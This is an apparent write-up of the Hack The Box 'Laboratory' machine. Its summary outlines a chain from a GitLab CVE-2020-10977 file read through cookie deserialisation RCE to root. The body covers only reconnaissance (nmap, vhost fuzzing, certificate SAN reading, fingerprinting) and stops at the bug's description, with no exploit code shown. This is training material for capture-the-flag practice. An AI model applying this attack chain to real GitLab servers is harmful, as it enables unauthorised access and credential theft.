Laboratory
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Port443hosts a GitLab Community Edition 12.8.1 instance. That version is vulnerable to CVE-2020-10977: when an issue is moved between projects, theUploadsRewriterAPI copies files referenced in Markdown without sanitising path traversal, soyields arbitrary file read. With that,/opt/gitlab/embedded/service/gitlab-rails/config/secrets.ymlis exfiltrated and thesecret_key_basefalls out. Spinning up an identical GitLab 12.8.1 locally in Docker, that secret is overwritten and aexperimentation_subject_idcookie is forged with a RubyMarshalobject that invokesERB(theDeprecatedInstanceVariableProxygadget). The server deserialises it on arrival and runs the payload → reverse shell asgit, inside the container. From thegitlab-rails consolewe promote ourjaimeuser to GitLab admin, which exposes a private project belonging to dexter with hisid_rsa. SSH asdexterlands the attacker on the host. Forroot, the SUID/usr/local/bin/docker-securitycallschmodwith a relative PATH: a fakechmodin$PATHand the SUID happily spawns/bin/shas root.
Recon
Ping
We start with a ping to confirm the host is up and check the TTL, which gives a quick hint about the operating system: values near 64 usually mean Linux, near 128 mean Windows.
ping -c 1 10.10.10.216
64 bytes from 10.10.10.216: icmp_seq=1 ttl=63 time=107 msTTL 63 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
A full sweep of all 65535 TCP ports (-p-, no DNS resolution or ping via -n -Pn) locates the open ones; then a targeted -sCV over them details service, version and default scripts (discover first, profile second):
sudo nmap -p- --open --reason -n -Pn 10.10.10.216
PORT    STATE SERVICE REASON
22/tcp  open  ssh     syn-ack ttl 63
80/tcp  open  http    syn-ack ttl 63
443/tcp open  https   syn-ack ttl 63
extractPorts reads the scan's -oG file and leaves the list ready for the second command:
extractPorts scan
Extracting information ...
IP Address: 10.10.10.216
Open ports: 22,80,443

Ports copied to clipboard
Only SSH and the web stack. A targeted -sCV over those three ports fills in the versions:
nmap -p22,80,443 -sCV 10.10.10.216
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to https://laboratory.htb/
443/tcp open  ssl/http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: The Laboratory
| ssl-cert: Subject: commonName=laboratory.htb
| Subject Alternative Name: DNS:git.laboratory.htb
| Not valid before: 2020-07-05T10:39:28
|_Not valid after:  2024-03-03T10:39:28
Service Info: Host: laboratory.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Two things come out of this. Port 80 serves no content of its own: it redirects to https://laboratory.htb/, so the domain has to go into /etc/hosts for the vhost to resolve. And the 443 certificate already gives away a second name in its SAN extension: git.laboratory.htb. nmap's default scripting hands over the subdomain before any fuzzing happens.
nano /etc/hosts
cat !$
127.0.0.1       localhost
127.0.1.1       kali
10.10.10.216    laboratory.htb
With laboratory.htb in /etc/hosts, the main site is a static corporate page with nothing useful:

vhost from the subdomain
Fuzzing the Host header with wfuzz (vhost fuzzing) surfaces a subdomain right away, git:
wfuzz -u https://laboratory.htb -H "Host: FUZZ.laboratory.htb" \
  -w subdomains-top1million-110000.txt --hl=209
When fuzzing comes up empty (or as a double-check, which is the case here since the -sCV already showed it), the SSL certificate itself hands out subdomains in the SAN extension (Subject Alternative Name). It's a reflex worth building, because on a misconfigured HTTPS service the certificate is a source of internal names that doesn't depend on guessing the right wordlist. nmap's ssl-cert script reads it in isolation:
nmap --script ssl-cert -p443 10.10.10.216
| ssl-cert: Subject: commonName=laboratory.htb
| Subject Alternative Name: DNS:git.laboratory.htb
The pure OpenSSL equivalent (handy when nmap isn't around):
openssl s_client -connect laboratory.htb:443 2>/dev/null \
  | openssl x509 -noout -text | grep -E 'DNS|CN'
Issuer: CN=laboratory.htb
Subject: CN=laboratory.htb
    DNS:git.laboratory.htb
The same data shows in the browser when inspecting the certificate (SANs under Subject Alt Names):
The subdomain goes on the same /etc/hosts line:
nano /etc/hosts
cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.10.216    laboratory.htb git.laboratory.htb
With that, visiting the vhost reveals the next step.
Fingerprinting with whatweb
Before touching anything, a whatweb against both vhosts to see what each one serves:
whatweb https://laboratory.htb
whatweb https://git.laboratory.htb
https://laboratory.htb [200 OK] Apache[2.4.41], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)],
  IP[10.10.10.216], JQuery, Script, Title[The Laboratory]

https://git.laboratory.htb [302 Found] Cookies[experimentation_subject_id], HTTPServer[nginx],
  HttpOnly[experimentation_subject_id], IP[10.10.10.216],
  RedirectLocation[http://git.laboratory.htb/users/sign_in], Strict-Transport-Security[max-age=31536000],
  X-Frame-Options[DENY], nginx

https://git.laboratory.htb/users/sign_in [200 OK] Cookies[_gitlab_session,experimentation_subject_id],
  HTTPServer[nginx], Title[Sign in · GitLab]

Wappalyzer, from the browser, draws the same contrast in more detail. On the main domain there is only an Apache on Ubuntu with jQuery:
And on the subdomain, a whole application stack: Ruby on Rails behind nginx, with Vue.js, Webpack and GitLab itself identified as the product.

The contrast between the two vhosts already says a lot: the corporate site is served by Apache, while git answers with nginx and the title Sign in · GitLab. So these aren't the same application behind the same Apache, but a GitLab (which ships its own nginx) published as a separate vhost.
One detail that looks cosmetic here ends up being the final vector: among the cookies GitLab sets is experimentation_subject_id. That is exactly the cookie we later forge with a serialised Ruby object to get remote code execution.
GitLab Community Edition 12.8.1
git.laboratory.htb hosts a GitLab instance. To see anything internal you must register, but there's a catch: it only accepts emails from the @laboratory.htb domain. A first attempt with a generic email is rejected:


With an @laboratory.htb email registration goes through, and the version is visible under Help → About:


A very specific version (not the latest). A quick search for the product and version lands on the public HackerOne report #827052, which maps to CVE-2020-10977, exactly the vector we'll use:
Host access
CVE-2020-10977 (UploadsRewriter, arbitrary file read)
The bug: when an issue is moved between projects, GitLab rewrites the links to uploads embedded in the Markdown description. The UploadsRewriter function takes the path as-is, without validating ../, allowing path traversal to read any file the git user can reach.
